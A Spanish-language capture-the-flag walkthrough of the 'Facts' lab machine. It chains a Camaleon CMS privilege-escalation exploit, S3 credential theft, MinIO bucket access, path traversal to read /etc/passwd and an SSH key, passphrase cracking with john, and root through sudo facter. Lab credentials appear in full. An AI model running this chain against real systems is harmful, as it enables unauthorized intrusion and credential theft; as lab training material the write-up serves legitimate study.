

Facts

Sinopsis:

Maquina fácil pone a prueba tu atención a la version de aplicación web, el uso de awscli y explotación de privilegios como sudo.

Procedimiento:

Comprobemos si tenemos conexión con el objetivo

```
ping -c 1 10.129.61.192
PING 10.129.61.192 (10.129.61.192) 56(84) bytes of data.
64 bytes from 10.129.61.192: icmp_seq=1 ttl=63 time=215 ms

--- 10.129.61.192 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 215.461/215.461/215.461/0.000 ms
```

El ttl nos adelanta que es una maquina Linux

Escaneos de puertos TCP del objetivo

```
sudo nmap -sS -n -Pn -v 10.129.61.192 -p-

<Recorte>

Discovered open port 80/tcp on 10.129.61.192
Discovered open port 22/tcp on 10.129.61.192
Discovered open port 54321/tcp on 10.129.61.192
```

Los puertos 22,80 y 54321 estan abiertos.

```
sudo nmap -sCV -v 10.129.61.192 -p22,80,54321


PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp    open  http     nginx 1.26.3 (Ubuntu)
|_ http-favicon: Unknown favicon MD5: 8C83ADFFE48BE12C38E7DBCC2D0524BC
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: facts
|_ http-server-header: nginx/1.26.3 (Ubuntu)
54321/tcp open  http     Golang net/http server
|_ http-server-header: MinIO
|_ http-title: Did not follow redirect to http://facts.htb:9001
| http-methods:
|_ Supported Methods: GET OPTIONS
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Accept-Ranges: bytes
|     Content-Length: 303
|     Content-Type: application/xml
|     Server: MinIO
|     Strict-Transport-Security: max-age=31536000; includeSubDomains
|     Vary: Origin
|     X-Amz-Id-2: dd9025bab4ad464b049177c95eb6ebf374d3b3fd1af9251148b658df7ac2e3e8
|     X-Amz-Request-Id: 18AF39407334AD15
```

```
| X-Content-Type-Options: nosniff
| X-Xss-Protection: 1; mode=block
| Date: Wed, 13 May 2026 20:15:26 GMT
| <?xml version="1.0" encoding="UTF-8"?>
```

Ese esa comprobación nos confirma que el puerto 22 es un ssh y el 80 un servicio html. Además de obtener el dominio facts.htb Agregamos ese dominio al /etc/host

```
sudo echo '10.129.61.192 facts.htb' >> /etc/hosts
```

Ahora con el navegador comprobamos el contenido del servicio web
al intentar acceder a <http://10.129.61.192/> nos hace una redirección al vhost facts.htb



Discover Amazing Trivia!

Looking to learn something new while killing a little time? You're in the right place! Explore a world of trivia, quirky knowledge, and surprising facts that will make you say, "Wow, I never knew that!"

Start Exploring

Obtenemos un poco mas de información de la pagina fuzzeando

```
gobuster dir -u facts.htb -w /usr/share/dirb/wordlists/common.txt
```


<Recorte>

.svn	(Status: 200) [Size: 11110]
.swf	(Status: 200) [Size: 11110]
.web	(Status: 200) [Size: 11110]
400	(Status: 200) [Size: 6685]
404	(Status: 200) [Size: 4836]
500	(Status: 200) [Size: 7918]
admin	(Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
admin.cgi	(Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
admin.php	(Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
admin.pl	(Status: 302) [Size: 0] [--> http://facts.htb/admin/login]
ajax	(Status: 200) [Size: 0]
cache	(Status: 200) [Size: 11116]
captcha	(Status: 200) [Size: 5577]
config	(Status: 200) [Size: 11119]
cvs	(Status: 200) [Size: 11110]

<Recorte>

con /admin nos hace una redirección, posiblemente sea para iniciar sesión

<http://facts.htb/admin/login>



← → ↻ 🏠 🔒 Not Secure http://facts.htb/admin/login

FACTS

Welcome, Please login

Please login ×

Username

Password

☐ Remember Me **Log In**

Do not have an account yet? [Create an account](#)

[Forgot your password?](#)

Se puede crear una cuenta, en este caso yo usaré las credenciales test:test

Registration, use form below

Personal info

Authentication

Captcha



[Already have account?](#)

[Sign Up](#)

Welcome, Please login

The user has been created.



☐ Remember Me

[Log In](#)

Search...

MAIN NAVIGATION

Dashboard

Dashboard

Welcome!!!

Dashboard

Welcome to the admin panel of your site.

Copyright © 2015 - 2026 Camaleon CMS.

[See intro.](#)

Version 2.9.0

La barra de abajo nos dice el CMS que se esta usando y la versión del mismo. Rebuscando un poco en internet nos encontramos

que es vulnerable a CVE-2025-2304. El exploit que usé cambia la contraseña a **test** si no se especifica ninguna nueva <https://github.com/Alien0ne/CVE-2025-2304>

```
git clone https://github.com/Alien0ne/CVE-2025-2304.git
cd CVE-2025-2304
python exploit.py -u http://facts.htb -U test -P test -e

[+]Camaleon CMS Version 2.9.0 PRIVILEGE ESCALATION (Authenticated)
[+]Login confirmed
  User ID: 5
  Current User Role: pleb
[+]Loading PPRIVILEGE ESCALATION
  User ID: 5
  Updated User Role: admin
[+]Extracting S3 Credentials
  s3 access key: AKIA08867D26EC941000
  s3 secret key: r45mxNMJxqi/sM9aHiB1qPH4eHZAyxCMitIDpIdz
  s3 endpoint: http://localhost:54321
[+]Reverting User Role
```

Con lo obtenido de esa explotación ya poseemos una cuenta como admin pero en este caso no es algo muy útil pero las credenciales s3 si lo son. Estas credenciales están relacionadas con aws y nos dice que el servicio se encuentra en el puerto 54321 Para poder interactuar con el mismo se necesita el cliente de aws

```
sudo apt install awscli
```

ahora hay que configurar las credenciales de aws para poder interactuar con el servicio

```
aws configure
AWS Access Key ID [*****1000]: AKIA08867D26EC941000
AWS Secret Access Key [*****pIdz]: r45mxNMJxqi/sM9aHiB1qPH4eHZAyxCMitIDpIdz
Default region name [us]:
Default output format [json]:
```

Con las credenciales configuradas podemos acceder a los archivos del servicio usando ls y cp para copiar.

```
aws --endpoint=http://facts.htb:54321 s3 ls
aws --endpoint=http://facts.htb:54321 s3 ls s3://internal
aws --endpoint=http://facts.htb:54321 s3 ls s3://internal/.ssh/
aws --endpoint=http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./key
```

```

> aws --endpoint=http://facts.htb:54321 s3 ls
2025-09-11 08:06:52 internal
2025-09-11 08:06:52 randomfacts

> aws --endpoint=http://facts.htb:54321 s3 ls s3://internal
PRE .bundle/
PRE .cache/
PRE .ssh/
2026-01-08 13:45:13 220 .bash_logout
2026-01-08 13:45:13 3900 .bashrc
2026-01-08 13:47:17 20 .lessht
2026-01-08 13:47:17 807 .profile

> aws --endpoint=http://facts.htb:54321 s3 ls s3://internal/.ssh
PRE .ssh/

> aws --endpoint=http://facts.htb:54321 s3 ls s3://internal/.ssh/
2026-05-13 12:17:50 82 authorized_keys
2026-05-13 12:17:50 464 id_ed25519

> aws --endpoint=http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./key
download: s3://internal/.ssh/id_ed25519 to ./key

```

Bueno solo con la key no hacemos nada, no sabemos el usuario. Rebuscando un poco mas encontramos que Cameleon es vulnerable a path traversal y podemos ver archivos del sistema

<https://github.com/Goultarde/CVE-2024-46987>

```

git clone https://github.com/Goultarde/CVE-2024-46987.git
cd CVE-2024-46987
ls
CVE-2024-46987.py  README.md
python3 CVE-2024-46987.py -u http://facts.htb -l test -p test '/etc/passwd' > passwd

```

Veamos los usuarios del sistema

```

cat passwd | grep sh
root:0:0:Σ”Œj^:/root:/bin/bash
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534:/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001:/home/william:/bin/bash

```

root, trivia y william son usuarios del sistema. Con ssh a ensayo y error se puede comprobar de quien es la key o comprobando quien tiene una key con ese nombre en el .ssh

```

python3 CVE-2024-46987.py -u http://facts.htb -l test -p test '/home/trivia/.ssh/id_ed25519'
-----BEGIN OPENSSH PRIVATE KEY-----
<Contenido de la key>
-----END OPENSSH PRIVATE KEY-----
python3 CVE-2024-46987.py -u http://facts.htb -l test -p test '/home/william/.ssh/id_ed25519'

```

william no devolvió nada por lo que es de trivia la key obtenida. Para agilizar un poco las cosas adelanto que si intentamos usar la key para el ssh nos va a pedir una contraseña para la key. Primero hay que intentar obtener la contraseña usando john

```

ssh2john key > hash
john -w=/usr/share/wordlists/rockyou.txt hash --format=ssh

```

```

> john -w=/usr/share/wordlists/rockyou.txt hash --format=ssh
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (key)
1g 0:00:03:50 DONE (2026-05-13 15:06) 0.004341g/s 13.89p/s 13.89c/s 13.89C/s grecia..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

la contraseña es dragonballz, ahora si podemos conectarnos por ssh

```

chmod 600 key
ssh -i key trivia@10.129.61.192
Enter passphrase for key 'key':
Last login: Wed May 13 19:08:48 UTC 2026 from 10.10.15.122 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

<Recorte>

trivia@facts:~$

```

Vemos la flag

```

trivia@facts:~$ ls
trivia@facts:~$ ls ../william
user.txt
trivia@facts:~$ cat ../william/user.txt

```

Empezamos a enumerar el usuario, como comprobar permisos sudo, grupos, etc.

```

trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter

```

Con solo mirar los permisos de sudo ya encontramos algo explotable.

Ya hay un script para explotar rápidamente ese privilegio

<https://github.com/ch3m1cl/Facter-PrivEsc>

Pasamos facter.sh de la forma que se pueda, yo lo copie y pegue con nano porque así me queda mas cómodo. Le damos permisos de ejecución y al ejecutarlo nos volvemos root

```

trivia@facts:~$ export TERM=xterm
trivia@facts:~$ nano facter.sh
trivia@facts:~$ chmod +x facter.sh
trivia@facts:~$ ./facter.sh

+-----+
|   FACTER PRIVESC EXPLOIT   |
+-----+

[+] Creating folder /facts on /tmp

[+] Creating malicious ruby file root.rb

```

```
[+] Writing exploit payload to root.rb  
  
[+] Locating facter path  
  
[v] Facter found at: /usr/bin/facter  
  
[!] Exploiting...  
=====
```

root@facts:/home/trivia# cat /root/root.txt

Felicitades haz completado Facts